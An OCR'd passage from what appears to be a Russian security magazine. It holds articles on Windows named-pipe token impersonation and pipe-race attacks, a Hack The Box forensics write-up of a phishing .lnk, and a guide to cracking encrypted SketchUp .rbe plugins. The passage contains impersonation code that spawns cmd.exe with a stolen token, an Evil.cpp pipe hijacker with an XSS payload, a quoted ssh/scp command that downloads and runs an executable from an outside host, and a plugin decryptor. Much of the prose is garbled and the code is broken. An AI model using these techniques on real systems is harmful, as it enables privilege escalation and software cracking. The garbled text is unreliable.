}

// Server.cpp
#include <iostream>
#include <windows.h>
#include <sddl.h>

int main() {
    LPCWSTR cwPipeName = L"\\\\.\\pipe\\mysuperpipe";
    HANDLE hServerPipe = NULL;
    BOOL bPipeConnectsuccess = FALSE;
    DWORD dwErr;
    wchar_t msg[] = L"ping";
    DWORD dwBytesWritten;

    SECURITY_DESCRIPTOR sd = { 0 };
    SECURITY_ATTRIBUTES sa = { 0 };

    if (!InitializeSecurityDescriptor(&sd,
SECURITY_DESCRIPTOR_REVISION)
        {
            wprintf(L"InitializeSecurityDescriptor() failed. Error: %d\n"
, GetLastError());
            return NULL;
        }

    if (!ConvertStringSecurityDescriptorToSecurityDescriptor(L"D:(A;
OCI;GA;;;WD)", SDDL_REVISION_1, &(sd.lpSecurityDescriptor), NULL
))
        {
            wprintf(
L"ConvertStringSecurityDescriptorToSecurityDescriptor() failed.
Error: %d\n", GetLastError());
            return NULL;
        }

    hServerPipe = CreateNamedPipe(cwPipeName, PIPE_ACCESS_DUPLEX,
PIPE_TYPE_BYTE | PIPE_WAIT, 10, 2048, 2048, 0, &sa);

    bPipeConnected = ConnectNamedPipe(hServerPipe, NULL);

    if (bPipeConnected) {
        std::wcout << L"Client Connected!" << std::endl;

        WriteFile(hServerPipe, msg, wcsize(msg), &dwBytesWritten,
NULL);

        ReadFile(hServerPipe, msg, wcsize(msg), &dwBytesWritten, NULL
);

        if (ImpersonateNamedPipeClient(hServerPipe) == 0)
            {
                dwErr = GetLastError();
                std::wcout << dwErr << std::endl;
            }

        HANDLE hSystemToken;
        HANDLE hSystemTokenDup;

        if (!OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS,
FALSE, &hSystemToken))
            {
                wprintf("OpenThreadToken(). Error: %d\n", GetLastError
());

                return -1;
            }

        if (!DuplicateTokenEx(hSystemToken, TOKEN_ALL_ACCESS, NULL,
SecurityImpersonation, TokenPrimary, &hSystemTokenDup))
            {
                wprintf("DuplicateTokenEx() failed. Error: %d\n",
GetLastError());
                return -1;
            }

        wchar_t command[] = L"C:\\Windows\\system32\\cmd.exe";
        PROCESS_INFORMATION pi = {};
        STARTUPINFO si = {};
        ZeroMemory(&si, sizeof(STARTUPINFO));
        si.cb = sizeof(STARTUPINFO);

        DWORD len;
        TOKEN_STATISTICS stats;
        if (_GetTokenInformation(hSystemTokenDup, TokenStatistics, &
stats, sizeof(stats), &len)) {
            printf("Logon Session ID: 0x%08llX\n", (stats.
AuthenticationId);
            printf("Token Type: %i\n", stats.TokenType ==
TokenPrimary ? "Primary" : "Impersonation");
            printf("Dynamic charged Bytes: %i\n", stats.
DynamicCharged);
            printf("Dynamic available Bytes: %i\n", stats.
DynamicAvailable);
            printf("Group count: %i\n", stats.GroupCount);
            printf("Privilege count: %i\n", stats.PrivilegeCount);
        }
        if (CreateProcessWithToken(hSystemTokenDup,
LOGON_WITH_PROFILE, command, NULL, CREATE_NEW_CONSOLE, NULL, NULL, &
si, &pi) !=
            {
                dwErr = GetLastError();
                std::wcout << dwErr << std::endl;
            }
    }
    return 0;
}
```

В клиентском коде все очевидно — происходит лишь подключение к пайпу. В коде сервера создаем пайп, запускаем его дескриптор (чтобы у всех были права std::cout/std::wcout/std::wcin), после подключения клиента читаем его токен и имепсонируем. Сервер рекомендую запускать от лица системы либо от учетки записи, у которой есть права на вызов **CreateProcessWithToken()**

Первый шаг — подготовка сервера



Второй шаг — запуск файлов клиента. Симуляция подключения

Успешная имепсонация

Есть реализации и на других языках, вот два варианта из PowerShell: один за авторством Еэ3ииZЙ7ЫЗЫ1, второй из репозитория пользователя decoder-it.

От этой атаки, конечно же, есть защита. Клиент может ограничоивать уровень имепсонации. О защите подробно написано в статье на Microsoft Docs. Если интересно узнать, как конкретно работают имепсонация через пайпы, рекомендую изучить материал Джонатана Джонсона.

ЧЕЙН С SEIMPERSONATE

Возможности имепсонации часто используются в популярных эксплоитах «картофельной» серии. Они позволяют повысить свои привилегии до уровня системы, имея доступ к учетной записи с SeImpersonatePrivilege. Общий концепт прост: отравить учетную запись системы на пайп, завязать токен, нацепить его на себя.

Вот несколько таких эксплоитов:

- PrintSpoofer — тригер на пайп происходит через службу печати;
- Coercer Potato — тригер через службу печати, а также через службу MS-EFSR;
- PetitPotam — это репозиторий функциями протокола MS-EFSR;
- DogPotato — тригер через уязвимую службу DiagTrack;
- RasmanPotato — эксплоитирование службой Rasman;
- magicAzuleAndSilverRose — служба AzureAdSession.

Отдельно хочу выделить эксплоит GodPotato. Глобально его логика ничем не отличается от инструментов, перечисленных выше: сценарю сам тригер эксплоитируется по методу Kerberos Relay. То есть идет злоупотребление DCOM-аутентификацией. Я подробно рассматривал этот механизм в материале «Встроенные Kerberos. Как работает Bronze Bit» на «Хакере».

Вот что происходит при использовании этого эксплоита:

1. Запускается пайп service.

```
[+] named pipe listening...
[+] [random PipeName] is [\\.\pipe\5c7d0a]
[+] CreateNamedPipeHelper() ok, [PipeHandle] is [1]
    pipeConnectTrue, [ImpersonateNamedPipeClient() = true]
    [ImpersonateNamedPipeClient() ok]
    [GetUsers() = true]
    [GetSystem() = true]
    [GetSystem() ok]
    [CreateProcessWithTokenW() ok]
    [Process id = 4]
    [Process name = System]
    [Process path = ]
[+] Trying to Exec[Command "ping -n 5localhost"]
```

Запуск Potato

2. Через перезапуск кода функции HookRPC() бинарит на разрешенном 135-м порте (чтобы перехватить SMB-аутентификацию) функцию **RpcServerUseProtseqEp** в RPC Dispatch Table. Вместо этого будет вызываться функция Ldap.

```
[+] [port num 0x0000]
    [RpcServerUseProtseqEp() ok]
    [HookRpcHelper(RpcServerUseProtseqEp, [ulPortNum] 0x0, [ppszEndpoint
[0x7ff8a0a0a0a0], [pSecurity] 0x0) ok]
    [ulPortNum = 0x0]
    [ppszEndpoint = ncacn_ip_tcp]
    [pSecurity = (null)]
    [RpcServerUseProtseqEp() ok]
[+] [port num 0x0000]
    [RpcEpRegistrationNotify() ok]
    [RpcEpRegistrationNotify() ok]
    [RpcEpRegistrationNotify() ok
```

ЗЛАЯ ТРУБА

ИСПОЛЬЗУЕМ NAMED PIPES ПРИ АТАКЕ НА WINDOWS

ГОНКА ПАЙПОВ

Помнишь, я говорил, что можно создать неограниченное количество каналов с одним и тем же именем? Система будет использовать тот канал, который был создан раньше. Можно сказать, что все пайпы с одним названием организованы в формате очереди — First In First Out.


Таким образом, появляется возможность некоторого состояния гонки: кто быстрей, того и тапки. Есть одно исключение: если при создании пайпа используется флаг **FILE_FLAG_FIRST_PIPE_INSTANCE**, то Windows автоматически проверит, нет ли пайпа с таким именем. Если имя уже занято, то пайп не создастся. Также стоит учесть параметр **nMaxInstances**, который определяет максимальное количество пайпов с одним именем.

Держи в голове и еще одну особенность: если в системе уже создан пайп, то новые создаваемые пайпы с таким же именем будут наследовать дескриптор безопасности ранее созданного пайпа.

Как это можно эксплуатировать? Допустим, есть клиентское приложение, возможно даже работающее в другом контексте, которое пытается подключиться к такому же клиентскому приложению — серверу пайпов. Если мы сможем опередить серверное приложение и создать пайп с нужным именем раньше, то клиент приветствующих к нам и у нас будут все возможности для воздействия на него. Например, никто не помешает инжектировать чужой контекст или отправлять специально созданные пакеты в пайп, который, что клиент совершит вредоносные действия.

Итак, сценарий атаки на клиент по шагам.

1. Определяем целевое приложение, которое создает пайп.
2. Обнаруживаем клиенты пайпа. Делать это можно через PipeViewer.



Поиск клиентов

3. Пишем приложение, которое создает пайп с таким же именем, что и атакуемое приложение.
4. Реализуем Race Condition, создавая наш пайп раньше, чем приложение-сервер.
5. Клиенты начинают подключаться к нам.
6. Проводим информацию или пишем/читаем данные. В общем, воздействуем на клиент так, как можем.

Есть сценарий атаки на сервер. Держишь еще в голове информацию про дескриптор? Смотри:

1. Обнаруживаем приложение, которое создает пайп.
2. Можем попытаться перевесить целевое приложение и попытаться обнаружить, какие его возможности доступны клиентам и что они могут делать с сервером. Следует также проверить DACL пайпа.
3. Скорее всего, DACL не позволит нам подключаться к этому пайпу, поэтому здесь в игру и вступает Security Descriptor.
4. Пишем программу, которая создает пайп с таким же именем, что и атакуемое приложение. Затем нужно сделать так-таки же, чтобы наша программа создала пайп раньше, чем атакуемое приложение.
5. Если мы сможем опередить атакуемое приложение, то последующие создаваемые атакуемым приложением пайпы будут наследовать права доступа нашего пайпа. Это позволит нам подключиться к ранее недоступному пайпу и пользоваться его возможностями.
6. Успешно подключаемся к пайпу в целевом приложении и эксплуатируем его возможностями.


Подобная ситуация уже встречалась в реальных условиях: это CVE-2023-33127. Подсистема CLR Diagnostics создавала пайп в любом доступном процессе. Конечно же, просто так к этому пайпу подключиться было нельзя — это сделала бы только система или пользователь — владелец процесса. Однако у атакующего была возможность опередить CLR. В таком случае он успешно создавал пайп с нужным именем, а затем подключались системы CLR и создавали еще один пайп (считай, второй в очереди). В этот раз, так как DACL наследовался, создающий системой CLR в процессе .NET пайп позволял подключиться к себе. И тогда атакующий мог воспользоваться возможностями приложения, подгрузив в него вредоносный код.

Повторим поэтапно:

1. Эксплоит сначала должен запустить любое дочетовское приложение от лица другого пользователя через Session Monikier. Моникеры я рассматривал в статье «Уже COM. Как работает кража сессии через механизм COM». Автор PoC запускал приложение PhoneExperienceHost.
2. Приложение написано на .NET, поэтому платформа CLR будет пытаться создать пайп с именем dotnet-diagnostic-{PhoneExperienceHost PID}.
3. С помощью эксплоита обгоняем платформу CLR и создаем этот пайп в нашем процессе.
4. Просыпается CLR, создает еще один пайп, уже в процессе PhoneExperienceHost.
5. На этот второй пайп наследуется дескриптор нашего пайпа (первого). А в нем мы можем прописать что угодно, например разрешение FullAccess группе Everyone.
6. Подключаемся ко второму пайпу.
7. Используем возможности приложения и подгружаем профилировщик кода с вредоносным пейлоадом. Здесь-то и происходит LPE, потому что мы смогли — инстанцировать .NET-приложение в чужой сессии: создать в нем пайп, к которому можем подключиться, - подключиться к пайпу и эксплуатировать его возможностями.

Для наглядности продемонстрирую эту атаку. Пусть есть некоторый пайп **\\.\pipe\helloworld**, к которому подключается клиент, читает из него данные и выводит в консоль. Есть также легитимный Pipe Server, который этот пайп запускает и передает клиенту строку.


```
// Client.cpp
#include <windows.h>
#include <iostream>

int wmain() {
    const wchar_t* pipeName = L"\\\\.\\pipe\\helloworld";
    HANDLE hPipe = CreateFile(
        pipeName,
        GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        0,
        NULL);

    if (hPipe == INVALID_HANDLE_VALUE) {
        std::wcerr << L"Error connecting to pipe. Error code: " <<
GetLastError() << std::endl;
        return 1;
    }

    wchar_t buffer[512];
    DWORD bytesRead;

    if (!ReadFile(hPipe, buffer, sizeof(buffer), &bytesRead, NULL) {
        std::wcerr << L"Error reading data. Error code: " <<
GetLastError() << std::endl;
    }
    else {
        std::wcout << L"Received message: " << buffer << std::endl;
    }

    CloseHandle(hPipe);
    return 0;
}

#include <windows.h>
#include <iostream>

int wmain() {
    const wchar_t* pipeName = L"\\\\.\\pipe\\helloworld";
    HANDLE hPipe = CreateNamedPipe(
        pipeName,
        PIPE_ACCESS_OUTBOUND,
        PIPE_TYPE_BYTE | PIPE_WAIT,
        PIPE_UNLIMITED_INSTANCES,
        512,
        512,
        0,
        NULL);

    if (hPipe == INVALID_HANDLE_VALUE) {
        std::wcerr << L"Error creating named pipe. Error code: " <<
GetLastError() << std::endl;
        return 1;
    }

    std::wcout << L"Waiting for client connection..." << std::endl;

    if (ConnectNamedPipe(hPipe, NULL) == FALSE) {
        std::wcerr << L"Error connecting client. Error code: " <<
GetLastError() << std::endl;
        CloseHandle(hPipe);
        return 1;
    }

    const wchar_t* message = L"Hello from Pipe Server!";
    DWORD bytesWritten;

    if (!WriteFile(hPipe, message, (wcslen(message) + 1) * sizeof(
wchar_t), &bytesWritten, NULL)) {
        std::wcerr << L"Error sending data. Error code: " <<
GetLastError() << std::endl;
    }
    else {
        std::wcout << L"Message sent: " << message << std::endl;
    }

    CloseHandle(hPipe);
    return 0;
}
```



Легитимное исполнение

Однако новый **Evil.exe** оказался быстрее нашего **Server.exe**. Смотри, что происходит:

```
// Evil.cpp
#include <windows.h>
#include <iostream>

int wmain() {
    const wchar_t* pipeName = L"\\\\.\\pipe\\helloworld";
    HANDLE hPipe = CreateNamedPipe(
        pipeName,
        PIPE_ACCESS_OUTBOUND,
        PIPE_TYPE_BYTE | PIPE_WAIT,
        PIPE_UNLIMITED_INSTANCES,
        512,
        512,
        0,
        NULL);

    if (hPipe == INVALID_HANDLE_VALUE) {
        std::wcerr << L"Error creating named pipe. Error code: " <<
GetLastError() << std::endl;
        return 1;
    }

    std::wcout << L"Waiting for client connection..." << std::endl;

    if (ConnectNamedPipe(hPipe, NULL) == FALSE) {
        std::wcerr << L"Error connecting client. Error code: " <<
GetLastError() << std::endl;
        CloseHandle(hPipe);
        return 1;
    }

    const wchar_t* message = L"<img src=x onerror=alert()>1";
    DWORD bytesWritten;

    if (!WriteFile(hPipe, message, (wcslen(message) + 1) * sizeof(
wchar_t), &bytesWritten, NULL)) {
        std::wcerr << L"Error sending data. Error code: " <<
GetLastError() << std::endl;
    }
    else {
        std::wcout << L"Message sent: " << message << std::endl;
    }

    CloseHandle(hPipe);
    return 0;
}
```



Пример эксплуатации

Как видишь, **Evil.exe** создал пайп раньше, за ним тот же самый пайп создал и **Server.exe**, но, согласно принципу FIFO, Windows дала возможность подключиться клиенту первым к Evil.exe, а Server.exe проигнорировала.

ВЫВОДЫ

Порой встроенные механизмы межпроцессного взаимодействия могут пать в себе самые неожиданные концепции и примитивы, которые позволят атакующему повыситься в системе, прочитать чувствительные данные или внедрить собственные библиотеки в чужие процессы. Для обнаружения таких векторов нужно обладать упорством, верой в себя и щепоткой удачи.

УРОКИ ФОРЕНЗИКИ

Ищем следы атаки в RDP Bitmap Cache

sab3r11e
FORmatics FOR fun ;)
@k0r704

Сегодня на примере расследования инцидента я покажу, как иногда можно найти улики в кеше RDP. Изучив закешированные данные удаленного графического подключения, мы буквально увидим, что делал злоумышленник.

Упражняться мы будем на лабораторной работе OpTinselTrace24-1: Sneaky Cookies из раздела Sherlocks популярного обучающего ресурса Hack The Box.

OPTINSELTRACE24-1: SNEAKY COOKIES

Из описания лабы узнаем, что мы будем работать со скомпрометированной учетной записью пользователя Bingle Jollybeard, который пытался настроить свою систему для удаленного доступа.

> *Кибразлоед Крампус проник в цифровую инфраструктуру мастерской Санты. После прошлогоднего инцидента Санта сказал своей команде быть начеку и быть готовыми к социальной инженерии. Системному администратору он поручил усилить безопасность. Бинго Джоллибард, разработчик приложений, который будет работать удаленно с Южного полюса, поставил мастерскую, чтобы настроить свою систему для удаленного доступа. Его рабочая станция была загадочным образом скомпрометирована, что может дать Крампусу возможность творить беспредел. Разберитесь, что произошло, используя полученные с хоста артефакты.*

Нам предоставлены данные диска C, на котором есть учетка пользователя, логи и prefetch-файлы.

Для начала, чтобы облегчить себе задачу, прогоним папку C через **KAPE**.

Справка: KAPE


Kroll Artifact Parser and Extractor (KAPE) — это мощная утилита для цифровой криминалистики. Она позволяет быстро собирать и анализировать цифровые артефакты с устройств. Ее автор Эрик Цимлиман — известный эксперт в области DFIR. KAPE оптимизирует процессы сбора данных: позволяя находить критически важные артефакты за считанные минуты. Инструмент поддерживает гибкую настройку с помощью модулей для сбора (Targets) и анализа (Modules), что делает его универсальным и удобным для расследования инцидентов, проверки на компрометацию и анализа подозрительной активности. KAPE широко применяется в судебной экспертизе, корпоративной безопасности и реагировании на инциденты благодаря своей скорости, точности и способности обрабатывать огромные объемы данных.

```
kape.exe --msource "C:\путь к папке\TRIAGE-L3-BELLS" --module
!EZParser --mdest "C:\путь к папке с результатом" --trace --debug
```

KAPE собрал нам все необходимые для расследования данные в удобном формате. Он распарсил все логи, файлы предварительной загрузки и некоторые кусты реестра. Заодно конвертировал их в формат CSV.


INFO

Дальше в статье я буду параллельно приводить примеры использования других инструментов на случай, если ты захочешь повторить исследование без KAPE.




ФИШИНГ

Чтобы ответить на первый вопрос лабораторной работы, нам нужно найти подозрительные файлы в пользовательском каталоге. Давай обратимся к исходной папке C, где в директории Documents пользователя Bingle Jollybeard лежит файл **christmas_slab.pdf**.




Подозрительно здесь лишь необычное отображение ярлыка для формата PDF. При детальном изучении оказывается, что это не PDF, а ярлык (.lnk).



Злоумышленник использовал этот файл для фишинга. Ссылка указывает на такой адрес:

```
C:\Windows\System32\OpenSSH\ssh.exe -o "PermitLocalCommand=yes" -o
"StrictHostKeyChecking=no" -o "LocalCommand=scp root@17.43.12.31:/
home/revenge/christmas-sale.exe c:\users\public\. && c:\users\public\
christmas-sale.exe" revenge@17.43.12.31
```

Здесь запускается SSH, чтобы загрузить с управляющего сервера и выполнить файл **christmas-sale.exe**.



Давай узнаем время запуска скачанного исполняемого файла. С помощью утилиты **Timeline Explorer** откроем результат работы KAPE.

То же можно сделать самостоятельно — при помощи утилиты **PECmd**:

```
PECmd.exe -d "путь/к/папке/с/файлами/предварительной/загрузки" --
csv . --csvf наш_кэш_файл.csv
```

В Timeline Explorer фильтруем **PECmd_Output_Timeline.csv** по имени исполняемого файла — **christmas-sale.exe**:

Итак, для получения первоначального доступа злоумышленник использовал подтехнику T1204.002 по MITRE ATT&CK: с помощью социальной инженерии убедил пользователя открыть файл, запуск которого привел к выполнению вредоносного кода. В нашем случае этот файл — ярлык **christmas_slab.pdf.lnk**.

Приступим к изучению этого файла. Мы можем узнать название машины злоумышленника, на которой был создан ярлык. С извлечением метаданных нам поможет инструмент **LECmd**:

```
LECmd.exe -f "путь к файлу\christmas_slab.pdf.lnk" --
csv "путь к папке с результатом"
```

Откроем полученный CSV-файл в Timeline Explorer и посмотрим поле **Machine ID**:

Продолжение статьи →

УРОКИ ФОРЕНЗИКИ

ИЩЕМ СЛЕДЫ АТАКИ В RDP BITMAP CACHE

ПРИМЕНЕНИЕ BITS

Получив доступ к системе, злоумышленник проверяет список запущенных процессов. Давай сначала, когда он это сделал, на prefetch-файлов. Оказывается, что, что как раз-таки! PCOM, на основе файла **tasklist.exe** (это системная утилита, которая отображает список запущенных процессов на локальном или на удаленном компьютере):

```
C:>dir /a:-d /o:-d /tc c:>dir /a:-d /o:-d /tc c:
Volume in drive C has no label.
Volume Serial Number is 8C6D-9A3A

Directory of C:

2016-11-05 21:52:34    1,024 RSDR.EXE
2016-11-05 21:52:34    1,024 TASKLIST.EXE
2016-11-05 21:52:34    1,024 WMIC.EXE
2016-11-05 21:52:34    1,024 WMIC~1.EXE
2016-11-05 21:52:34    1,024 WMIC~2.EXE
2016-11-05 21:52:34    1,024 WMIC~3.EXE
2016-11-05 21:52:34    1,024 WMIC~4.EXE
2016-11-05 21:52:34    1,024 WMIC~5.EXE
2016-11-05 21:52:34    1,024 WMIC~6.EXE
2016-11-05 21:52:34    1,024 WMIC~7.EXE
2016-11-05 21:52:34    1,024 WMIC~8.EXE
2016-11-05 21:52:34    1,024 WMIC~9.EXE
2016-11-05 21:52:34    1,024 WMIC~A.EXE
2016-11-05 21:52:34    1,024 WMIC~B.EXE
2016-11-05 21:52:34    1,024 WMIC~C.EXE
2016-11-05 21:52:34    1,024 WMIC~D.EXE
2016-11-05 21:52:34    1,024 WMIC~E.EXE
2016-11-05 21:52:34    1,024 WMIC~F.EXE
2016-11-05 21:52:34    1,024 WMIC~G.EXE
2016-11-05 21:52:34    1,024 WMIC~H.EXE
2016-11-05 21:52:34    1,024 WMIC~I.EXE
2016-11-05 21:52:34    1,024 WMIC~J.EXE
2016-11-05 21:52:34    1,024 WMIC~K.EXE
2016-11-05 21:52:34    1,024 WMIC~L.EXE
2016-11-05 21:52:34    1,024 WMIC~M.EXE
2016-11-05 21:52:34    1,024 WMIC~N.EXE
2016-11-05 21:52:34    1,024 WMIC~O.EXE
2016-11-05 21:52:34    1,024 WMIC~P.EXE
2016-11-05 21:52:34    1,024 WMIC~Q.EXE
2016-11-05 21:52:34    1,024 WMIC~R.EXE
2016-11-05 21:52:34    1,024 WMIC~S.EXE
2016-11-05 21:52:34    1,024 WMIC~T.EXE
2016-11-05 21:52:34    1,024 WMIC~U.EXE
2016-11-05 21:52:34    1,024 WMIC~V.EXE
2016-11-05 21:52:34    1,024 WMIC~W.EXE
2016-11-05 21:52:34    1,024 WMIC~X.EXE
2016-11-05 21:52:34    1,024 WMIC~Y.EXE
2016-11-05 21:52:34    1,024 WMIC~Z
```

РУБИМ RBE

Изучаем защиту плагинов SketchUp, написанных на Ruby

JACKER

Скриптовый язык Ruby используется для написания плагинов во многих прикладных программах. Одна из них — 3D-редактор SketchUp. Сегодня мы изучим внутренности таких расширений, заодно познакомимся с использованием технологии RBE, и напишем свой кейгенератор из формата RBE в RB.

Продолжим наш любимый тему разных взломщиков скриптовых языков. Раз уж в позапрошлом номере мы вскрывали в Lua игры, то в этот раз хотя бы немного на другой его инструменте.

Итак, мы уже рассмотрели как взломщики могут разбирать нативно как языки для создания полных расширений полноценных программ и отрывки для автоматизации выполнения каких-нибудь задач. Сегодня мы рассмотрим, как можно перехватывать поведение, не слишком вскрывая и программирования. Некоторые языки имеют в этом качестве до сих пор подробные статьи для взлома в стиле «Руководство Rio для программистов для DOS Tiny» и «Русский ASM». Как правило, бесценные сферы ASM для программирования, что позволяет сразу до сборки на чистом коде и исследования и модификации.

Ruby в этом плане не исключение: он активно используется для прототипирования расширений и плагинов. Сегодня мы рассмотрим на примере плагина в приложении SketchUp. SketchUp — это популярный пакет для создания 3D-графики среди любителей, так сказать. Это Max на минимальном. За время своего существования он успел побывать в собственности Google и после был передан сообществу, поэтому бесплатно.

Так же полезность, что языковой основой скриптового API описания является интерпретатор Ruby — http://www.ruby-lang.org/ru/. Поэтому для этого был выпущен формат .rbe (расширение).

Исходник на что по сущности шифрование выполняется на уровнях сжатия разных разработчиков, авторами дополнения. Выбор стал сверхлегкие Полным более чем, аналогичным нативным целые модули, которые необходимо прямейшим образом. Подключаются ваша шифрованная текста прощаются. Обычно которые дополнения в обе стороны.

В самом с этим нет слова каждый был внешний новый формат шифрования кода — RBE, информация с ремарка которого и попадется другим тем что не наблюдается. Поскольку хотелось острастить такие упущения и исходник утилиты этого формата в исходном виде.

Итак, начинаем с теории и переходим к практике. Допустим, у нас имеется плагин, который лежит в папке C:\Users\Plugins\Cracker\ и имеет на конце файлов Ruby, кроме можно обнаружить файлов каждое с расширением .rbe. Бинарное содержимое таких файлов для исследования не подходит — на первых, кроме Ruby исходниковый плагин шифрованный цикл отличающиеся от .rbe только первой сигнатуры RBEO 0.


```
C:\Users\...\AppData\Roaming\Sketchup\SketchUp...\Sketchup\Plugins
```

Попробуем поиметь эту загрузку при помощи нашего любимого отладчика ollydbg.


Обычно в подобном случае нам ставим точки останова на системные функции открытия и чтения файлов CreateFile и ReadFile (также этот при внедрении основывается очень, перечисленные SetFilp), как и ЗА Map, и следующим шагом проверяем, что в стеке при вызовах функций, вызвавших ранее сработавшими точки останова и даже отлично и готовясь загрузчиком ранее. Ищем в стеке, что в нашем случае — это имя файлов, которые мы ранее видели. Чтобы не ждать, пока загрузчик прочитает, попробуем найти с другой стороны.

Как в уже упомянут, 6-байтовые сигнатуры закрепленные файлов хорошо известны (RBEO 0 для .rbe и RBEO 2 для .rbe). Попробуем поискать сигнатуру RBEO 0 по всем загруженным модулям памяти Windows. Для данного быстро мы нашли ее в главном модуле SketchUp.exe по ffdfe0d12f1f9C. Отлично: раз использовавшая ещё в ЕЖ, мы обнаружив, что загрузчик RBE рассмотрим на этот раз RDA = AES.

Перейдя по целевой ссылке на эту строку, обнаруживаем функцию, возвращающую сигнатуры Ruby кодов sub_1414147348.



Как видим, возвращаемое значение 1 соответствует строке типу шифрованный .rbe, а 2 — полным .rbe (Ruby). Поскольку нам необходимо функции, расшифровывающую этот самый тип 2 — sub_1414147120



Открыв реализацию этой функции, мы видим подтверждение наших предположений: для расшифровки кода SketchUp обращается к Microsoft CryptoAPI, вызывая криптопровайдер Microsoft Enhanced RSA and AES Cryptographic Provider, при помощи которого и расшифровывается файла стандартной библиотечной функцией CryptDecrypt

Как видим, при вызвав в эту функцию в хоязыкоте стека esp+0x8 лежит поле с шифрованным кодом файлом .rbe. Значит при расшифровке нам дальше стек остается на CryptDecrypt. Что ж ладно, что адрес буфера для расшифровки находится в esp+0x10 [esp+0x8]. Смотрим содержимое этого буфера после отработки CryptDecrypt и убеждаемся, что там находится расшифрованный код в виде ASCII.


Проверим наши предположения. Отрисовав стрелки ollydbg и ставим для точки останова сразу на начало функции расшифровки sub_1414147348 и встретившись с ней, мы видим, что в стеке при вызовах функции, вызвавшей ранее и sub_1414147120 и в стеке есть и сигнатуры, по сравнению. Внимательно отслеживаем что сравнение кодов лежит в первой точке останова на sub_1414147348

Как видим, при вызов в эту функцию в хоязыкоте стека esp+0x8 лежит поле с шифрованным кодом файлом .rbe. Значит при расшифровке нам дальше стек остается на CryptDecrypt. Что ж ладно, что адрес буфера для расшифровки находится в esp [esp+0x10]. Смотрим содержимое этого буфера после отработки CryptDecrypt и убеждаемся, что там находится расшифрованный код в виде ASCII.

В принципе, самим пиночке могут дальше не читать, поскольку задача решена — мы можем спокойно дампить расшифрованный скрипт на над отладчика при загрузке. Для этого достаточно просто смотреть имена файлов, которые мы видим в стеке при вызовах функции расшифровки кода, можно в соответствующих текстовых файлы .rb. Конечно, при большом количестве плагинов, которые нужно обнаружить, ставить файлы дампа, это довольно трудоемко, поэтому можно автоматизировать процесс, а именно: при вызовах функции CreateFile, сравнивать имя файлов с сигнатурой RBEO 0 и, если нашли, сохранять начиная после собственных комментов на .rbe в .rb.

То для, для реализации задуманного у нас остается всего одно отрезка: перехвати данно — публичная клаз для расшифровки. Внимательно изучаем, отслеживаем, в каждый, мы, что в этом отличает функции sub_1414000B0. Рассмотрим на реализацию:

Поскольку замечено, что выделенная строка вызывает функцию CryptDecrypt, которая вызывает sub_1414000A2d1, которая расшифрует не BLOB публичных ключ, передающая данные в CryptDecrypt для расшифровки. Поэтому мимоходомсказ уроки по дальнейшему разбору за такие секреты комментесто использования в нашем коде функций CryptoAPI, стенка сверхлегкие Полным. Ищем, что в этом отличает функции CryptDecrypt и подделываем подставляем BLOB, на которого она загружает публичный ключ.



```
48 02 00 00 00 10 00 00 00 20 00 00 00 20 00 00 00 31 42 57 FF 95 52 9C 35 21 4A
FE 8A 8C 7E 9F 52 5C 9C 7B 63 18 2B 00 94 12 2B 00 94 00 00 00 00 00 00 00 00 00
```

Теперь нам остается только собрать полученный код в модуль CR. Для ускорения до первого простого кода и прочитывания правильной шифры. При вызвавшем по сложных самостоятельных длительно ты программу до такого что вывод не использовал кого так функции CryptAcquireContext, CryptImportKey и CryptDecrypt, итоговый код получаем прочитывает конкретного приложения, расшифровщик .rbe в .rb выглядит примерно так:

```
using System;
using System.IO;
using System.Runtime.InteropServices;

namespace rbedecode
{
    class Program
    {
        [DllImport("advapi32.dll", SetLastError = true)]
        public static extern bool CryptImportKey(
                                    IntPtr hProv,
                                    byte[] pbKeyData,
                                    int dwDataLen,
                                    IntPtr hPubKey,
                                    int dwFlags,
                                    ref IntPtr phKey);

        [DllImport("advapi32.dll", SetLastError = true)]

        public static extern bool CryptDecrypt(
                                    IntPtr hKey,
                                    IntPtr hHash,
                                    int Final,
                                    int dwFlags,
                                    byte[] pbData,
                                    ref int pdwDataLen);

        [DllImport("advapi32.dll", SetLastError = true)]

        public static extern bool CryptAcquireContext(
                                    ref IntPtr phProv,
                                    string pszContainer,
                                    string pszProvider,
                                    int dwProvType,
                                    int dwFlags);

        static void Main(string[] args)
        {
            if (args.Length<1)
            {
                Console.WriteLine("Syntax: rbedecode file.rbe file.rb");
                return;
            }
            IntPtr hProv = new IntPtr();
            IntPtr hCryptKeyImport = new IntPtr();
            CryptAcquireContext(ref phProv, null, "Microsoft
Enhanced RSA and AES Cryptographic Provider", 24, 0);
            byte[] blob = new byte[] {0x06, 0x02, 0x00, 0x00, 0x24,
0x00, 0x00, 0x32, 0x45, 0x43, 0x31, 0x52, 0x53, 0x41, 0x57,
0x31, 0x00, 0x04, 0x00, 0x01, 0x00, 0x01, 0x00, 0x7F, 0x00,
0x00, 0x00, 0x01, 0x00, 0x01, 0x00, 0x9D, 0x00, 0x7F, 0x00,
0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
            byte[] buf = File.ReadAllBytes(argv[0]);
            byte[] crypted = new byte[buf.Length - 6];
            for (int i = 6; i < crypted[0xf0]; i++) crypted[i] = buf
[i + 6];
            int[] dwDataLen = (int[]crypted.Length;
            CryptImportKey(hCryptKeyImport, blob, 0xc0, 0, 0, crypted
, ref hProvider);
            CryptDecrypt(hCryptKeyImport,0,1,0,crypted,ref dwDataLen);
            File.WriteAllBytes(argv[1],crypted);
        }
    }
}
```

